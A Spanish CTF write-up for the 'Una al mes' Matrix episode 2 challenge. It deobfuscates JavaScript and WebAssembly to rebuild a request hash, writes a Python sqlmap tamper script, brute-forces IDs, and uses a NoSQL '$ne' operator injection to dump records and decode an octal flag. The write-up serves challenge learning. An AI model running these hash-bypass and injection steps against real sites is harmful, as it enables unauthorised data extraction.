Finalmente, llegaste hasta tu reclutador: Smith. Como ya sabes, él lleva tiempo operando al margen de los parámetros permitidos, por lo que ahora debéis enfrentar no sólo la amenaza de los rebeldes humanos, sino también las consecuencias de haber decidido desobedecer a Matrix.

Es por ello que hoy tendrás que acceder a información confidencial custodiada por las máquinas. Existe un lugar donde las máquinas registran información acerca de los rebeldes humanos que son liberados. Ellos no lo saben, pero la ecuación de Matrix permite a las máquinas anticipar la información del próximo rebelde que será liberado, antes incluso de que este hecho se produzca.

Es esencial que lleguemos hasta ese rebelde, antes de que lo hagan el resto de humanos o los centinelas de Matrix. Debemos reclutar a ese rebelde para nuestra causa.

El portal de acceso que te ha sido facilitado está relacionado de alguna manera con esa información. Sin embargo, estamos teniendo muchos problemas para poder penetrar en sus sistemas. Además, los mecanismos para llevar a cabo la conexión no son los habituales. Algo en el código parece estar alterando el modo en que se producen las conexiones.


¿Eres capaz de conseguir la información necesaria para anticiparnos a nuestros enemigos? Necesitamos saber la fecha en la que el próximo rebelde será liberado.

¡Cuidado! El servidor banea temporalmente a la gente que hace demasiado ruido.

Web: http://34.247.69.86/matrix/episodio2/index.php

Y contamos con esta pista: El hash requerido utiliza la string "34.247.69.86/matrix/episodio2/index.php?id=(?)"

Si accedemos a la Web nos devuelve esto:



Y si miramos lo que descarga, Firefox nos indica lo siguiente:

Estado	Método	Archivo	Tipo	Transferido	Tamaño	D...
200	GET	index.php	html	353 B	162 B	111 ms
200	GET	index.min.js	js	12,41 KB	12,13 KB	131 ms
200	GET	main.js	js	121,35 KB	121,07 KB	188 ms
200	GET	main.wasm	octet-stream	22,32 KB	22,10 KB	172 ms
404	GET	favicon.ico	html	467 B	287 B	116 ms
200	GET	main.wasm	octet-stream	22,32 KB	22,10 KB	162 ms

Analizando cada componente, vemos que el index.php no tiene nada oculto, pero lleva estas dos llamadas javascript:

```
<script src="index.min.js"></script>
<script src="main.js"></script>
```

El fichero main.wasm está en lenguaje WebAssembly, que es un lenguaje compilado utilizado para ejecutar código en el navegador, con mayor potencia y rapidez que Javascript:

```
.asm.....+.`.......`....`...`.....`...`....`.......`...ª...env.abortStackOverflow...env.nullFun
c_ii...env
nullFunc_iiii...env.___lock...env.___setErrNo...env
___syscall140...env
___syscall146...env.___syscall54...env.___syscall6...env
___unlock...env._emscripten_get_heap_size...env._emscripten_memcpy_big...env._emscripten_resiz
e_heap...env.abortOnCannotGrowMemory...env
__memory_base....env.__table_base....env
tempDoublePtr....env.DYNAMICTOP_PTR....env.memory.......env.table.p.
```

De los otros dos ficheros javascript, el main.js, utiliza “Emscripten” que es el módulo que se usa para la integración de los WebAssembly.

Por tanto, debemos empezar analizando el “index.min.js”. Éste lleva un montón de funciones que claramente están ofuscadas:

```
var arrayGlobal=['fromCharCode','charCodeAt','concat','0123456789abcdef','charAt','
            'addEventListener','resize','pushState','bar','/unlucky','open','https
            'close','substr','_calc','length'];
(function(_0x54df90,_0x509773){
  var _0x16fece=function(_0x4cf3md5_ff){
    while(--_0x4cf3md5_ff){
      _0x54df90['push'](_0x54df90['shift']());
    }
  };
  _0x16fece(++_0x509773);
}(arrayGlobal,0x179));

var _0x3358=function(_0x1e09a1,_0x52bc47){
  _0x1e09a1=_0x1e09a1-0x0;
  var _0x28b748=
  arrayGlobal[_0x1e09a1];
  return _0x28b748;
};;
```

Encuentro un comentario javascript dentro del fichero:

```
(function(_0x546aa5){'use strict';/*
  * Add integers, wrapping at 2^32. This uses 16-bit operations internally
  * to work around bugs in some JS interpreters.
  */
  function add(x,y){
    var _0x4a4489=(x&0xmd5_ffmd5_ff)+(y&0xmd5_ffmd5_ff);
    var _0x2dd4b1=(x>>0x10)+(y>>0x10)+(_0x4a4489>>0x10);
    return _0x2dd4b1<<0x10|_0x4a4489&0xmd5_ffmd5_ff;
  }
```

Busco en Google por dicho comentario, y encuentro varios ficheros javascript que lo llevan, y la mayoría incluyen funciones de calculo de MD5. Encuentro este que es literalmente igual, con los nombres de las funciones cambiadas:

```
(function ($) {
  'use strict';

/*
* Add integers, wrapping at 2^32. This uses 16-bit operations internally
* to work around bugs in some JS interpreters.
*/

function safe_add(x, y) {
var lsw = (x & 0xFFFF) + (y & 0xFFFF),
msw = (x >> 16) + (y >> 16) + (lsw >> 16);
return (msw << 16) | (lsw & 0xFFFF);
}

/*
* Bitwise rotate a 32-bit number to the left.
*/
function bit_rol(num, cnt) {
return (num << cnt) | (num >>> (32 - cnt));
}
```

Por tanto, lo que voy haciendo es traducir los nombres del fichero que he encontrado, al ofuscado, para entender lo que hace cada función. Finalmente, vemos que todo son funciones internas que son invocadas por la principal, que ejecuta una conversión a MD5:

```
function md5(_0x4ee4md5_ff,_0x3744ae,_0x4acd26){
  if(!_0x3744ae){
    if(!_0x4acd26){
      return hex_md5(_0x4ee4md5_ff);
    }
    return raw_md5(_0x4ee4md5_ff);
  }
  if(!_0x4acd26){return hex_hmac_md5(_0x3744ae,_0x4ee4md5_ff);}
  return raw_hmac_md5(_0x3744ae,_0x4ee4md5_ff);
}
```

Vemos que el fichero adicionalmente lleva otro ofuscado, basado en el array inicial que lleva incluido nombres de funciones, URL, etc:

```
var arrayGlobal=['fromCharCode','charCodeAt','concat','0123456789abcdef','charAt','function','object','expo
            'safe_addEventListener','resize','pushState','bar','/unlucky','open','https://unaalmes.hispase
            'close','substr','_calc','length'];
```

Después tiene una función que invoca en múltiples ocasiones, que lo que hace es devolver la cadena del array global alojada en cada posición. Esto al final es una manera de, en vez de incluir los nombres de las funciones, cadenas, etc. ocultarlas para que no se entienda bien el código del fichero js:

```
var _0x3358=function(_0x1e09a1,_0x52bc47){
  _0x1e09a1=_0x1e09a1-0x0;
  var _0x28b748=
  arrayGlobal[_0x1e09a1];
  return _0x28b748;
};;
```

Lo que hago es hacer una sustitución de cada llamada a la función, por el resultado de la cadena que hubiera devuelto, y así me queda el código legible.

Una vez hecha esta transformación, encontramos ya dos funciones interesantes a analizar. Primero una función nono(), que además inmediatamente a su definición está su invocación.

Esta función agrega un evento javascript al navegador, de manera que en cuanto cambiamos el tamaño de la pantalla, activamos el F12, etc. hace un salto a la página principal de unaalmes.hispasec.com. Además la mete un montón de veces en el history, por lo que ya tampoco nos deja hacer un “back” en el navegador:

```
function nono(){
  window['safe_addEventListener']('resize',function(){
    for(var varA=0x0;varA<0x64;varA++){
      history['pushState']({'foo':'bar'},'Unluck','/unlucky');
    }
    let ventanaB=window['open']('https://unaalmes.hispasec.com/','_self');
    ventanaB['close']();
  });
}
nono();
```

No es una función que nos impida trabajar, pues solo tenemos que volver a meter la URL completa, pero nos fastidia un poquillo. Bueno, podrían haber sido aún más malos.. 😉


La otra función es la doIt(), que por otro lado, no se invoca en ninguna parte (o al menos no lo parece). Esta función, una vez aplicadas las transformaciones, queda de esta manera:

```
function doIt(_0x3a59ab){
  var _0x5482b3=OMG(_0x3a59ab);
  var _0x32ea98='0x'+_0x5482b3['substr'](0x0,0x8);
  var _0x38175b='0x'+_0x5482b3['substr'](0x8,0x8);
  var _0x49b2a5='0x'+_0x5482b3['substr'](0x10,0x8);
  var _0x340f9f='0x'+_0x5482b3['substr'](0x18,0x8);
  return Module['_calc'](_0x32ea98,_0x38175b,_0x49b2a5,_0x340f9f);
}
```

La llamada a la función OMG pudimos ver también como realmente es un alias de otra función, ofuscada, pero que si lo analizamos vemos que finalmente es la función MD5 que vimos anteriormente:

```
if(typeof define==='function'&&define['amd']){
  define(function(){return md5;});
}
else if(typeof module==='object'&&module['exports']){
  module['exports']=md5;
}
else{
  paramExtranyo['OMG']=md5;
}
```

Por tanto, lo que hace es recibir una cadena, calcular su MD5, y luego el resultado lo corta en 4 trozos iguales. Su resultado lo pasa a una función "_calc", que no está en el fichero javascript, pero la localizamos dentro del fichero main.wasm:



Vemos que realmente es un alias de la función "$func18" del wasm:


```
(func $func18 (param $var0 i32) (param $var1 i32) (param $var2 i32) (param $var3 i32) (result i32)
  (local $var4 i32) (local $var5 i32) (local $var6 i32) (local $var7 i32) (local $var8 i32) (local $var9 i32) (l
  get_global $global14
  set_local $var18
  get_global $global14
  i32.const 32
  i32.add
  set_global $global14
  get_global $global14
  get_global $global15
  i32.ge_s
  if
    i32.const 32
    call $import0
  end
  get_local $var0
  set_local $var11
  get_local $var1
  set_local $var12
  get_local $var2
  set_local $var13
  get_local $var3
  set_local $var14
  get_local $var11
  set_local $var16
  get_local $var12
  set_local $var4
  get_local $var16
  get_local $var4
  i32.xor
  set_local $var5
  get_local $var13
```

Si la analizamos la función, parece complicada pero no lo es. Lo único que hace es recibir 4 parámetros (que sabemos que era el MD5 cortado en cuatro partes), las va copiando en distintas variables para despistar, y finalmente va haciendo un XOR de cada una de ellas con el resto según la fórmula:


Substr (24, 32) XOR (substr (16, 24) XOR (Substr (8, 16) XOR Substr (0,8)))

Por tanto, esta función está devolviendo una especie de HASH sobre la cadena original en base a este cálculo.

Volvemos a la Web, vemos que recibe un parámetro id, pero si le pasamos cualquiera, nos dice:



Por tanto, espera un parámetro Hash, si se lo pasamos:



Claramente, debemos conseguir pasarle un Hash que cuadre con la función que esté haciendo internamente. Si lo conseguimos, pasándole un ID=1 deberíamos conseguir el texto original. Precisamente la función doIt() calculaba un Hash de una cadena, por lo que solo nos falta saber qué cadena habría que pasarle. Probamos directamente con el “1”, “2”, que sería el ID, pero no funciona. Nos acordamos de la pista que daba el reto:


- El hash requerido utiliza la string "34.247.69.86/matrix/episodio2/index.php?id=(?)"

Así que si calculamos el MD5 de dicha cadena para un ID = 1:

Ahora le hacemos el siguiente cálculo que vimos que hacía la función _calc:

Substr (24, 32) XOR (substr (16, 24) XOR (Substr (8, 16) XOR Substr (0,8)))

Con la calculadora directamente nos saca el valor decimal “253651985”. Si lo ponemos en la URL ya nos devuelve la petición por defecto!



Ahora vamos a montarnos un script en Python que, para un ID dado, nos calcule el HASH y nos lance la petición HTTP.

```
a = sys.argv[1]
session = requests.Session()
session.headers.update ({ "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101
print a
cadenaMD5 = hashlib.md5(b'34.247.69.86/matrix/episodio2/index.php?id=' + str(a)).hexdigest()
#print cadenaMD5

hash = int("0x" + cadenaMD5[0:8], 16) ^ int("0x" + cadenaMD5[8:16], 16) ^ int("0x" + cadenaMD5[16
#print hash

url = "http://34.247.69.86/matrix/episodio2/index.php?id=" + str(a) + "&hash=" + str(hash)

r = session.get(url, proxies=dict_http_proxy)
contenido = r.content
esta = contenido.find ("Id:")

#if esta >= 0:

print (contenido, url)
```

Vamos probando con distintos IDs y vemos que hay datos hasta el id = 7:

```
nacho@kali:~/UAM/201904-Matrix-Episodio2$ python script_lanza_ids_hashed_individual.py "2"
2
('<html>\n<head>\n<script src="index.min.js"></script>\n<script src="main.js"></script>\n</head>\n<body
>\nId: 2<br>Nombre: Trinity<br>Sexo: Mujer\n <br><br></body>\n</html>\n', 'http://34.247.69.86/matrix/e
pisodio2/index.php?id=2&hash=3587094106')
nacho@kali:~/UAM/201904-Matrix-Episodio2$ python script_lanza_ids_hashed_individual.py "3"
3
('<html>\n<head>\n<script src="index.min.js"></script>\n<script src="main.js"></script>\n</head>\n<body
>\nId: 3<br>Nombre: Oraculo<br>Sexo: Mujer\n <br><br></body>\n</html>\n', 'http://34.247.69.86/matrix/e
pisodio2/index.php?id=3&hash=4184683842')
nacho@kali:~/UAM/201904-Matrix-Episodio2$ python script_lanza_ids_hashed_individual.py "7"
7
('<html>\n<head>\n<script src="index.min.js"></script>\n<script src="main.js"></script>\n</head>\n<body
>\nId: 7<br>Nombre: Mujer de rojo<br>Sexo: Mujer\n <br><br></body>\n</html>\n', 'http://34.247.69.86/ma
trix/episodio2/index.php?id=7&hash=3074494382')
```

Intentamos por fuerza bruta sacar ID superiores, a ver si hubiera alguna escondido. Le metemos un sleep (1) a cada petición, para que el sistema no nos banee. Llegamos con paciencia hasta el 10.000 y no encuentra nada.

Pruebo a hacer inyecciones, de código y de SQL, pero no consigo nada. Siempre devuelve una contestación correcta, pero los datos vacíos:

```
nacho@kali:~/UAM/201904-Matrix-Episodio2$ python script_lanza_ids_hashed_individual.py "10"
10
('<html>\n<head>\n<script src="index.min.js"></script>\n<script src="main.js"></script>\n</head>\n<body
>\n</body>\n</html>\n', 'http://34.247.69.86/matrix/episodio2/index.php?id=10&hash=1604376993')
```

Voy a lanzar el SQLMap, que es capaz de encontrar un SQL Injection en un pajar, y donde nosotros a veces no. Pero el problema es que, para cada petición que lance el SQLMap, tenemos que hacerle una transformación previa para calcular el Hash de cada petición, sino la Web siempre nos dará error de Hash. Para ellos usaremos un “tamper”, que es un

programita Python que será invocado cada vez por SQLMap y hará la transformación de la Query, para agregarle el parámetro Hash:

```
nacho@kali:~/UAM/201904-Matrix-Episodio2$ more tamperHash.py
#!/usr/bin/env python
import hashlib
import logging
import urllib

logging.basicConfig(filename='registro.log',level=logging.DEBUG)

def dependencies():
    pass

def tamper(payload, **kwargs):

    if payload:

        cadenaMD5 = hashlib.md5(b'34.247.69.86/matrix/episodio2/index.php?id=' + str(payloa
t()
        hash = int("0x" + cadenaMD5[0:8], 16) ^ int("0x" + cadenaMD5[8:16], 16) ^ int("0x"
16:24], 16) ^ int("0x" + cadenaMD5[24:32], 16)
        payloadNuevo = ("%s&hash=%s" % (urllib.quote_plus(payload), hash))
        logging.debug('Entrada: %s Salida: %s' % (payload, payloadNuevo))
        return payloadNuevo
```

Y ahora lanzamos el SQLMap, con la opción de “tamper”, y máximo risk y level:

```
nacho@kali:~/UAM/201904-Matrix-Episodio2$ sqlmap --random-agent -u http://34.247.69.86/matrix/episodio2
/index.php?id=1 --delay 2 --tamper ./tamperHash.py --proxy http://localhost:8080 --skip-urlencode --lev
el 5 --risk 3
                         {1.3.2#stable}
                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
 is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:51:16 /2019-04-20/

[10:51:16] [INFO] loading tamper module 'tamperHash'
[10:51:16] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; cs-CZ
; rv:1.9.0.4) Gecko/2008111318 Ubuntu/8.04 (hardy) Firefox/3.0.4' from file '/usr/share/sqlmap/txt/user
-agents.txt'
[10:51:16] [INFO] testing connection to the target URL
[10:51:19] [INFO] testing if the target URL content is stable
[10:51:21] [INFO] target URL content is stable
[10:51:21] [INFO] testing if GET parameter 'id' is dynamic
[10:51:23] [INFO] GET parameter 'id' appears to be dynamic
[10:51:30] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
```

En el BURP vemos que las peticiones las resuelve bien, con el Hash correcto, pero finalmente tras varias horas, no consigue inyectar nada. Le metimos por supuesto un sleep de dos segundos, para evitar el baneo del Web server.


Pruebo ahora por si la BD es NoSQL. En estos casos, para código PHP, lo más habitual es la técnica de simular como si los parámetros fueran un array, en vez de un valor sencillo. Normalmente el código que interpreta dicho valor (simulando un login) sería:

```
db->logins->find(
  array(
    “username”=>$_POST[“username”],
    “password”=>$_POST[“password”]
);
```

En vez de pasar el “username=pepe”, sería: “username[$ne]=pepe”. De esta manera, lo interpreta como un array con la condición “distinto a pepe”, por tanto el código modifica su significado a lo siguiente:

```
array(
   “username” => array(“$ne” => 1),
   “password” => array(“$ne” => 1)
);
```

Así que probamos la siguiente URL a ver si es vulnerable. Bingo! Nos saca todos los valores que no son ID = 3:



Vemos como el ultimo valor es:

```
Id: 57069
Nombre: 125:101:115:173:61:60:66:67:62:64:60:71:60:145:64:142:62:70:146:64:62:145:67:63:70:66:62:60:141:64:60:67:65:67:146:62:175
Sexo: XXX
```

Ese nombre tiene que darnos más información. Lleva caracteres más allá del 127, que son no imprimibles, por lo que hay que aplicarle alguna transformación previa. No parece un cifrado como tal. Contamos los caracteres, y son 37. Esto es casualmente el tamaño que tiene que tener la flag UAM{md5}, por tanto, parece que lo único que hay que hacer es una sustitución de caracteres.

Intentamos aplicar restas a los números actuales, suponiendo que los tres primeros “125:101:115” deberían ser UAM, pero no cuadran, a cada uno hay que restarle diferente.

intento hacer un XOR con alguna clave, voy probando letras y números intentando transformar la primera parte en UAM o similar, pero no consigo nada.

Finalmente me doy cuenta que no hay ningún 8 ni 9 en todos los números. Puede ser casualidad, aunque en los retos de UAM las casualidades no existen!! Así que podríamos estar delante de un base8. Pasamos los tres primeros números de base8 a base10, y nos salen las letras UAM. Bingo!!

Por tanto, seguimos con toda la transformación. En la fila superior tenemos la cadena original en base8. En la segunda fila vamos adaptándolos a base10, y en la tercera, su código ASCII correspondiente:

```
125:101:115:173:61:60:66:67:62:64:60:71:60:145:64:142:62:70:146:64:62:145:67:63:70:66:62:60:141:64:60:67:65:67:146:62:175

85:65:77:123:49:48:54:55:50:52...

UAM{106724090e4b28f42e738620a40757f2}
```

Por tanto, la flag será: UAM{106724090e4b28f42e738620a40757f2}

José Ignacio de Miguel González:

User UAM: nachinho3

Telegram: @jignaciodemiguel